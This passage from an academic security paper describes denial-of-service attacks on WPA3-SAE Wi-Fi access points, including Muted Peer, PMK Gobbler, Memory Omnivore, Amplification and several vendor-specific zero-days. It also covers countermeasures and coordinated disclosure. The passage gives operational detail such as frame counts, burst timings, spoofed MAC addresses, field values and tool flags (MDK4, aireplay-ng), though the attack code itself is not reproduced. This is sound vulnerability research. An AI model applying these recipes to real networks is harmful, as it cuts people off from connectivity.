The key factor here is the "bursty" transmission of the SAE frames by the attacker; if such frames are sent one by one, then in most cases the APs obey to the *dot11RSNASAESync* threshold, either for frames sent before or after the activation of ACM. This nevertheless is not the case for frames sent in bursts, making the AP to produce a slew of re-transmissions. Equally interestingly, after ACM activation, SAE Commit frames sent in bursts by the attacker generate responses carrying the same cookie and token ID bound to the same MAC address if they fall within the 60 s window as discussed in Section 3.2. This stateful behavior however, i.e., keeping state after responding with a cookie, and even worse, after all re-transmissions have been done for such messages, not only overloads the AP, but also is the root cause of the attack given in Section 4.3. All in all, this situation directly results to an unneeded stateful operation after the activation of the ACM and an inconsistent re-transmission behavior overall.



Fig. 3. Orchestration of the "Muted Peer" attack.

By taking advantage of this situation, as depicted in Fig. 3 and listing 3, the perpetrator can craft a slew of spoofed SAE Commit frames and send them towards the AP in bursts, where all frames in the same burst have the same source MAC address. This assault overloaded the AP after 180 s or ≈180K frames. No less important, if it is kept active for at least 3 min, the offensive methodology at hand inflicts memory allocation issues on the AP, i.e., the hostapd's console keeps popping up a "cannot allocate memory" alert. Namely, due to memory starvation, the AP could not construct an SAE Commit frame with a cookie, so it did not respond to the STA, moving this SAE protocol instance to the nothing state. The same behavior was perceived for all but the Qualcomm based APs; the latter devices stopped responding after receiving ≈50 SAE Commits from different MAC addresses (this however also blocks legitimate STAs from connecting to the AP for as long the AP is under such a bombardment).

This aggressive situation drove all the connected STAs to a no-Internet access state, and in the case of AX10v1 AP, all STAs were disconnected after 1 min. Following a no-Internet access situation, each STA had to disconnect itself from the non-responding AP. In around half of the cases, the MS Windows STA disconnected almost immediately when the no-Internet access state reached, and at the same time the STA was requesting data. Android and Linux STAs disconnected when they reached the no-Internet access state while simultaneously being idle. Note that after the attack ends, the AP must handle all the buffered requests. So, during the execution of this attack, and for a portion of time after the attack has ended, all STAs were unable to connect to the targeted AP.

4.2.2. *Variant II — Hasty peer*

As seen in listing 4, this variant closely resembles the previous one, but this time the opponent sends bursts with both the first and third message of the SAE handshake towards the AP. All messages in the same burst originate from the same random source MAC address, while the address is different among all bursts. Focusing on a single burst, some SAE Confirm messages may reach the AP before an SAE Commit, and thus they will be ignored outright as being unsolicited. If the AP first receives an SAE Commit, then the following possibilities exist:

1. The AP has forestalled sending a matching SAE Commit before receiving a third message; the latter will be processed, but fail the check in any case.
2. The AP receives the SAE Confirm before replying with its SAE Commit; in this case, the received message should be characterized as unsolicited and ignored.
3. For some late SAE Commit messages that cannot match with any SAE Confirm (because all the latter have been already considered) the AP may proceed to re-transmissions before activating the anti-clogging defense.

Given that the number of first and third messages is equal per burst, it is highly probable that most SAE protocol instances will be terminated after receiving the third message, thus protracting the activation of the ACM. Indeed, it was observed that most APs triggered the ACM about 35 to 40 s after the initiation of the attack. However, when this defense was triggered, probably due to CPU overload and/or memory starvation, all but two APs experienced severe difficulties in communicating with the associated STAs. That is, all the associated



Fig. 4. A high-level view of the "PMK Gobbler" attack.

STAs were transited into a state of no-Internet access roughly 2.5 min after the assault was initiated.

4.3. PMK gobbler

As depicted in Fig. 4, in this attack, the opponent continuously sends SAE Commit messages towards the AP. Each spoofed message is transmitted once and has a randomly generated source MAC address. Recall that after 6 such frames are received by hostapd (and most of the APs with reference to Table 2), the ACM will be triggered. At the same time, the opponent monitors the network, and stores the traffic in a pcap file. Therefore, the number of frames sent by the attacker should be roughly more than 50 and less than 200 in order for the monitor node to have sufficient time to capture the traffic containing the AP responses, and also the pcap file to not surpass a reasonable size. Naturally, the optimal number of frames depends on the particular WNICs used for sending the frames and monitoring the traffic, the distance between the attacker and the AP, and the radio band (2.4 or 5 GHz). Next, they search the pcap file for frames destined to these MAC addresses, collect all the cookies, reflect them to the AP, and delete the file.

Note that for each cookie found in the pcap file, the attack script given in 5 sprays towards the AP a burst of 128 frames containing the same cookie bound to the specific source MAC address. With reference to Section 3.2, from each burst, the AP will accept only the first frame, also nullifying the matching token ID in its list; this renders the remaining frames invalid, but their processing increases the CPU overload nonetheless. The whole procedure should last considerably less than 60 s, because as noted in Section 3.2, after this time window expires, the AP will update the *randomkey*, thus invalidating all the cookies generated before re-keying. Then, the opponent repeats the process for some additional rounds. With our equipment, the attack was successful even with 2 rounds using 100 attack frames per round, for a total duration of 100 s Certainly, the number of cookies captured per round varies, but for the assault to be successful a critical mass, say, above 75 cookies should be reflected in time.

For all APs, but Qualcomm based ones, we observed that after the wrongdoer sent around 150 SAE Commit frames which reflected a correct cookie, in some cases the affected APs were paralyzed, meaning that every connected STA fell into a no-Internet access condition. Overall, this assault is pragmatic because the AP (a) changes *randomkey* after a considerable but adequate for the attacker amount of time, and (b) does not nullify a token ID in its *sae_pending_token_idx* list after the *Sync* counter exceeds the *dot11RSNASAESync* threshold and that SAE protocol instance has already transited to the nothing state. This behavior results in overloading the AP by creating multiple sessions of open-Commits, in which the AP has already generated the PMK. Strikingly, after 3 attack rounds of 100 attack frames per round, hostapd created 176 different PMKs, each one of them bound to a unique MAC address. A last thing worth mentioning is that the DIR-X1860 is prone to "low and slow" type of attacks, i.e., if the attacker sends from different source MAC addresses SAE Commit frames in a one-every-two-sec pattern, the AP does not activate the ACM.

4.4. Memory omnivore

As shown in Fig. 5, this attack seeks to exhaust the memory of the targeted AP by overwhelming it with a slew of SAE Commit frames originated from assorted (random) MAC addresses – that number must be equal to *dot11RSNASAEAntiCloggingThreshold* minus 1. By doing so, the assailant ensures that the ACM will stay dormant. The assault exploits nearly the same code as with that in listing 3, but with the

employment of random MAC addresses. Note that by using the MAC addresses of already associated STAs, the assault becomes even more drastic. We observed that this situation drives the AP into having two states, as follows.

- In the first, the AP creates an SAE protocol instance with the initiating STA and possibly re-transmits the SAE Commit as discussed in Section 3.2. With reference to the same subsection, this also means that all these SAE protocol instances bound to certain MAC addresses will be kept for 300 s for all but one of the APs in our testbed. Also, every time a new SAE Commit arrives from one of those source MAC addresses, the AP will perform a lookup to fetch the associated parameters, namely Scalar, Finite, PMKID, PMK, and KCK. In the source code of hostapd, this state is called "Allow previous PWE to be reused".
- After the attack is ongoing for at least 30 s, the AP (hostapd) transits into the second state in which it "cannot allocate memory" to perform a lookup; strangely however, it proceeds and generates new PWE, Scalar, and Finite, and attempts to reply with its own SAE Commit. Nevertheless, again, it cannot allocate memory, and thus it aborts the operation of sending the SAE Commit frame, discarding the aforementioned values as well. Ultimately, the AP is trapped in a loop until some memory is freed by another thread; this may take considerable time, in our case ≈3.5 min, making the AP to generate 2180 new PWE, Scalar, and Finite values. This returns the AP to the first state, and if the attack is continuing, it will ultimately transit to the second state again. As observed from Tables 2 and 3, although the Vendor2 AP2's AP_MAX_INACTIVITY time is the one-fifth of the others, it still remains vulnerable to this attack; this is because the assault is effective in less than one min.

Taking hostapd as an example, this attack led the connected STAs into a state of no-Internet access after ≈30 s or ≈30K SAE Commit frames. This amount of time is about 6 times lesser in comparison to that of the "Muted peer" assault given in Section 4.2.1. Also, interestingly, the legitimate STAs were in many cases unable to connect back to the AP, since the second message of the SAE handshake they receive contains non-matching values of Scalar and Finite; these values have been produced in response to the attacker's SAE Commit impersonating the STA. Even worse, in few cases, the APs were completely frozen and had to be restarted manually.

To increase the impact of the current attack, the assailant may cycle randomly among every available group IDs (19, 20, and 21) that the particular AP supports. This is because each time an STA alters its group ID, the AP deletes the previous SAE protocol instance bound to that source MAC address, and thus it needs to re-calculate the PWE, Scalar, Finite, PMK, PMKID, and KCK. This option is further investigated in Section 4.5.

4.5. Double-decker

The assailant leverages the two diverse types of SAE protocol instances an AP may concurrently have, i.e., the ones before and after triggering the ACM, respectively. With reference to the last paragraph of Section 4.4, the impact of the "Memory Omnivore" attack can be augmented if using diverse group IDs. Also, the "Muted Peer" attack can be exploited to overstress the AP by taking advantage of the ACM. Under these settings, as illustrated in Fig. 6, the opponent assaults both these open and unfinished SAE protocol instances simultaneously. The corresponding attack code is contained in listing 6.

This combined attack scheme is mighty, driving the connected STAs to a no-Internet access state after ≈1 min or 60K frames for Intel based APs, and to a direct disconnection for Broadcom and MediaTek based ones. And naturally, the fallout can be magnified if the opponent summons two WNICs, each one unleashing one of the aforementioned attacks.



Fig. 5. Orchestration of the "Memory Omnivore" attack.



Fig. 6. "Double-Decker" attack methodology.



Fig. 7. Orchestration of the "Amplification" attack.

4.6. Amplification

This attack strategy creates an amplification effect by assaulting every AP, possibly operating on the same frequency band and channel. Actually, as discussed in Section 4.2.1, this attack capitalizes on the uncontrollable retransmissions of SAE frames observed for most of the APs in our testbed. Precisely, the opponent masquerades themselves as other legitimate devices operating on the same homogeneous Extended Service Set (ESS). Namely, in every spoofed attack frame, the source MAC address designates a legitimate STA or AP, while the destination MAC address indicates an AP[2] As a result, these legitimate MAC addresses will receive back any one-time (for APs and STAs) or retransmitted (for STA) second message of the SAE handshake the attack yields. When, say, an AP receives such an SAE Commit frame, it will respond with its SAE Commit to the sender, which may be another AP or STA. Even if the recipient operates on WPA2 (the ASUS RT-AC68U has been used), it will reply with a Status code 13, "Responding STA does not support the specified authentication algorithm". That is, the more the legitimate devices, the greater the chances of saturating the channel with frames, which in turn magnifies the DoS effect.

It should be mentioned that the STAs were not targeted because they never respond to an unsolicited SAE Commit frame, so they do not contribute to the amplification effect; however, they do parse the frames before silently dropping them. If exercised in the 2.4 GHz band, employing two STAs and two APs this attack drove the connected STAs to a no-Internet access state ≈2 min after its initiation; with five APs this time is diminished to half. The Mi AX1800, "Vendor1 AP2", and "Vendor2 AP2" were more resilient, requiring ≈3 min to arrive at a no-Internet access state. The fact that a plethora of APs operate in the 2.4 GHz band comes to the aid of the assailant; again, the more the number of devices, the larger the expected amplification effect. A high-level description of the attack is given in Fig. 7.

We also tested this attack on the 5 GHz band for 300 s, but the outcome was mild, causing some delay to the STA communication with the AP after the first min. Nevertheless, in presence of more APs in this band, i.e., more targets, the attack may be stronger. Also, the distance between the STA and the AP is of significant importance, namely, the bigger the distance, the forceful the attack at the STA side.

4.7. Open authentication

In WPA3-Personal, an STA is permitted to quickly reconnect to the network after an occasional disconnection. Namely, upon the STA reconnects to the network, it uses open system authentication (the null authentication algorithm) instead of a full SAE handshake; in this way, the connection can be rapidly re-established. In such a case, the PMKID is contained in the reassociation request frame. If the PMKID is the same as that on the AP, the latter proceeds directly to a 4-way handshake utilizing the previous PMK. Overall, PMKSA caching enables fast (re)authentication.

Under this setting, we observed that the legacy open authentication frame attack, already pinpointed from the WEP era, is also quite effective in SAE. Precisely, the attacker using, say, the MDK4 tool with the flag -a, overwhelms the targeted AP with open authentication requests from assorted, previously unseen MAC addresses. The AP responds with a status code 13, "Responding STA does not support the specified authentication algorithm". As detailed in the following, the attack has a diverse outcome depending on the channel the AP operates.

When the targeted APs operate on the 2.4 GHz frequency band, we noticed that all the connected STAs experienced connectivity problems after 30 s (or ≈180K frames) the attack had started. However, for the non Qualcomm based APs operating on the 5 GHz band (hostapd was not tested because our WNICs do not stably support 5 GHz), the assault

[2] In our case, and for avoiding weaponizing the vulnerability mentioned in Section 6.1, the attack considers STA source addresses which are not connected to the AP designated to the attack frame's MAC destination address.

Table 4
Key aspects of attacks in Section 4.

Attack	Vector	Weakness	F/s	Impact
Doppelganger	MAC address	Accepts identical MACs	1	10
Muted peer	SAE commit & random MAC	Memory management	1K	180
Hasty peer	SAE commit/confirm & random MAC	Memory management	1K	150
PMK gobbler	SAE commit & random MAC	URC	20/128	120
Memory omnivore	SAE commit with victim's MAC	Memory management	1K	30
Double-decker	Memory omnivore[a] & Muted peer	URC	1K	60
Amplification	SAE commit with victim's MAC	Retrans. of commit	1K	$120_{2.4}$
Open auth	Open auth. request & random MAC	URC	6K	30_{5}

[a]Use of diverse group IDs during Memory Omnivore.

The "F/s" in the 4th column stands for frames per sec. The numbers in the 5th column are in sec and designate the time period after which the attack is impactful. URC is short for Uncontrolled Resource Consumption. The subscripts in the last column denote the frequency band in which the respective attack is impactful.

was far more efficient. That is, it was fruitful after ≈60 s or ≈360K frames, driving the STAs into a no-Internet access state. After some time, i.e., roughly 120 s, either the AP or the STA will eventually send a protected frame towards its peer; the AP will send a deauth with reason code 3, "Deauthenticated because the sending STA is leaving (or has left) IBSS or ESS" or the STA will send a disassociation with reason code 7, "Class 3 frame received from non-associated STA". This attack was the only one that deauth events due to a protected deauth frame were generated by both the AP and the STA. That is, in every other assault described in Section 4, all disconnections were triggered by the STA.

4.8. Countermeasures

Table 4 offers a concise comparison of the attacks given in the previous subsections based on four distinct criteria, namely attack vector, weakness, frames per sec, and time required to impact the AP. Based on the table and the analysis done in the respective subsections, the following list of possible countermeasures can be identified.

- Especially for ACM-steered assaults, a purely stateless operation should be followed: Do not commit state, i.e., do not allocate resources, until the right cookie is reflected from the correct source MAC address. Recall from listing 1 that the source MAC address of the initiating STA is included in the cookie, thus the AP does not need to preserve any state, except the *randomkey*. Nevertheless, as discussed in Section 3.2, the AP additionally keeps an inventory of every token ID issued and not already reflected, namely the sae_pending_token_idx list.
- *Shifting from hunting-and-pecking to hash-to-curve:* Recall from Section 2.1 that the 802.11-2020 standard introduced hash-to-curve as an alternative method to convert the password into a hash if the STA holds a password identifier. The AP indicates support for this method in their transmitted robust security network (RSN) capabilities by setting the *SAE hash-to-element* bit. The direct hashing technique to generate an element of an ECC group is the Simplified Shallue–Woestijne–Ulas (SSWU) deterministic hash-to-curve method defined in [11]. This method allows for hash-to-element to be implemented in constant-time, thus avoiding the repetitive looping of hunting-and-pecking, which renders it inefficient and fragile [12]. Although hash-to-curve has been suggested as a lightweight process as compared to hunting-and-pecking (see for instance §4.2 in [12]), currently is not the default one. Therefore, the attacker can simply steer the AP to use hunting-and-pecking by setting the status code value in their SAE Commit frame equal to zero (the relevant value for hash-to-curve, namely "SAE_HASH_TO_ELEMENT", is 126). And naturally, for the sake of backwards compatibility, hunting-and-pecking should be supported for several years to come. Generally, the issue can be also perceived as a trade-off between security and sturdiness, namely better security demands more resources at the AP side, which is the bottleneck in a BSS. For instance, the 802.11-2020 standard introduces Beacon protection [3,13], which also adds overhead, and Section 5 as well as the work in [7] demonstrated that a persistent attacker can significantly increase the AP's overhead by capitalizing on the SA Query procedure.
- *Doppelganger:* The root cause of this attack lies in that the SA Query procedure is not triggered for an STA that already has a SAE protocol instance in accepted state. It is obviously a hiccup in the implementation, and it is a fairly straightforward fix.
- *Cookie Guzzler:* It can be mitigated by checking the length of the sae_pending_token_idx list, and if it exceeds a threshold designating a persistent attack, then silently drop every incoming SAE Commit. As discussed in Section 4.2.1, this practice was empirically verified for Qualcomm based APs.
- *PMK Gobbler:* The renewal time of *randomkey* should be diminished, providing little time to the attacker to collect cookies and reflect them to the AP.
- *Memory Omnivore:* The ACM should be triggered also for a slew of SAE Commits arriving from the same MAC address.
- *Double-Decker:* Implementations should follow the relevant security considerations specific to "Diffie–Hellman Group Downgrade" published by Wi-Fi Alliance [14].
- *Amplification:* Implement the countermeasures mentioned previously for the "Cookie Guzzler" and "Memory Omnivore" attacks.
- *Open Authentication:* The AP should check if for the requesting MAC address has any PMKID cached. If not, the authentication request should be dropped.

5. Leveraging protected management frames

In all the previous attacks, the opponent's goal is either to disconnect all or specific STAs or goad them to a no-Internet access state. Although, a user with no-Internet access will sooner or later disconnect manually, it might be better for the perpetrator to make certain that the STA will be deauthenticated, because while the attack is ongoing, the STA will not be able to reconnect.

Under this prism, to ensure that the victim STAs will be directly disconnected and not stuck in a "zombie" state, the opponent can leverage PMF. Recall that when a device receives an unprotected deauth, disassociation, association, or reassociation frame while having an active SA with that MAC address, it will trigger the SA Query procedure. This mechanism has two timeout values, namely, *maximum* and *retry*. The first, designates the maximum time a device must wait for a SA Query response, while the second refers to the time the device must hold before re-transmitting an SA Query request. The default values for these timeouts, also used for instance in hostapd and the ASUS APs, are 1000 and 201 ms, respectively. While in this attack we relied on the deauth frame, a similar outcome can be achieved by abusing disassociation, association, or reassociation ones.

Subsequently, if the initiator of the SA Query process receives no response from the peer within the 1 s period, it deauthenticates by sending a protected deauth frame. Simply put, triggering SA Queries

Table 5
Vendor-specific attacks per AP. Cases with an asterisk require burst mode.

AP	Case I	Case II	Case III	Case IV	Case V	Case VI*	Case VII*	Case VIII*	Case IX*	Case X*	Case XI	Case XII*	Case XIII*
Broadcom													
RT-AX82U	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
RT-AX86U	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
RT-AX88U	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
DIR-X1560	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
Vendor1 AP1	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
Vendor2 AP1	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
AX10v1	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗
Qualcomm													
Mi AX1800	✗	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✗	✗
Vendor1 AP2	✗	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✗	✗
MediaTek													
DIR-X1860	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✓

after another DoS attack has already crippled the AP, it will make the STA to quickly deauthenticate.

To empirically verify this claim, we targeted the STAs of the ESS with spoofed unprotected deauth frames (allegedly stemming from the AP) using the *aireplay-ng* tool. Namely, after one of the attacks mentioned in Sections 4.2 to 4.5 reaches its peak, the opponent sends a small burst of unprotected deauth frames towards the targeted STAs. Then, they observe if the STAs are disconnected. If not, they may wait for some time to lessen the attack footprint, and launch another deauth attack round. Our evaluations showed that when every attack described in the previous subsections, but those in 4.6 and 4.7 operating on 5 GHz and 2.4 GHz, respectively, was active for a critical mass of time (this depends on the particular assault as designated in the respective subsection), the opponent needs 1 to 2 rounds of unprotected deauth frames to disconnect a single targeted STA. This is translated to 1 to 2 s or ≈60 to 120 unprotected deauth frames per STA, which is tiny compared to a full-scale attack against PMF [7–9].

6. Vendor-specific attacks

This section introduces a significant number of zero-day DoS attacks affecting either Broadcom (Sections 6.1 to 6.7), Qualcomm (Sections 6.8 to 6.11) or MediaTek based APs (Sections 6.12 and 6.13), respectively. The respective results are summarized in Table 5. Specifically, mainly through fuzz testing, we discovered 13 different ways of mounting an easy to implement DoS attack that can straightforwardly disconnect an STA or, rendering it incapable of receiving Internet services. The assaults make use of specially crafted authentication frames. No less important, all the attacks were drastic in both the 2.4 GHz and 5 GHz frequency bands, and impacted all three STA devices, namely Windows, Linux, Android in pretty much the same way. After contacting the Taiwan Computer Emergency Response Team/Coordination Center (TWCERT/CC) and all the affected vendors, as given in Appendix C, so far, only ASUS and D-Link have released new firmware to heal some of these issues. TP-Link has also sent us a not-yet-public patch that addresses some of the reported vulnerabilities. Future patches and other material about the attacks will be announced in the AWID website at https://icsdweb.aegean.gr/awid/dos-attacks-on-wpa3-sae.

6.1. Case I — Denial of internet

This attack is capable of denying the Internet access of a targeted STA, and it is realized through a single spoofed SAE Commit frame. The latter has as its source MAC address the address of the targeted STA, which is already associated with the AP. Also, the frame carries valid SAE commit fields, namely, group ID, Scalar, and Finite. The relevant attack code is included in listing 7. It was observed that when the AP receives such a frame, it immediately deletes its SA with that STA, without however informing the latter with a deauth frame. Therefore, the STA will remain connected to that AP, without having Internet access. Fig. 8 illustrates this behavior. Interestingly, this situation remains unchanged for as long as the user decides to remain connected to that AP or until the STA decides to drop the broken connection with a protected deauth frame. Note that the latter time varies depending on the STA.



Fig. 8. Orchestration of the attack given in case I.

6.2. Case II — Bad auth algorithm

The second attack disconnects an already associated STA from the AP. It is again realized through a spoofed SAE Commit frame, which contains a value between 1 and 65535 but 3 in the "authentication algorithm" field, and the source MAC address is set to that of the targeted STA. Recall from Section 2 that the "authentication algorithm number" field is contained in the "Fixed parameters" of the management frame, and for SAE should have the value of "3"; all values greater than 3 are reserved except 65535, which is vendor-specific. Listing 8 contains the relevant attack code. The assault is victorious after sending about 50 to 200 spoofed frames, meaning that it is extremely effective, since it can disconnect the targeted STA in just 5 to 20 s.

We observed that after receiving such a frame, the AP deletes its SA with that STA and dispatches about 40 to 50 unprotected deauth frames to the STA. The latter has an active SA, so after receiving the unprotected deauth frame, will initiate the SA Query mechanism. Since the AP has already deleted the SA with that STA, it will not respond to any SA Query. Therefore, soon after the SA Query maximum timeout of 1 s is exceeded, the STA will send a protected deauth frame to the AP and disconnect. Fig. 9 provides a high-level overview of this attack. The updated firmware provided to us by the vendor partially remedies this vulnerability; authentication algorithm values 1 or 2 still disconnect the STA.

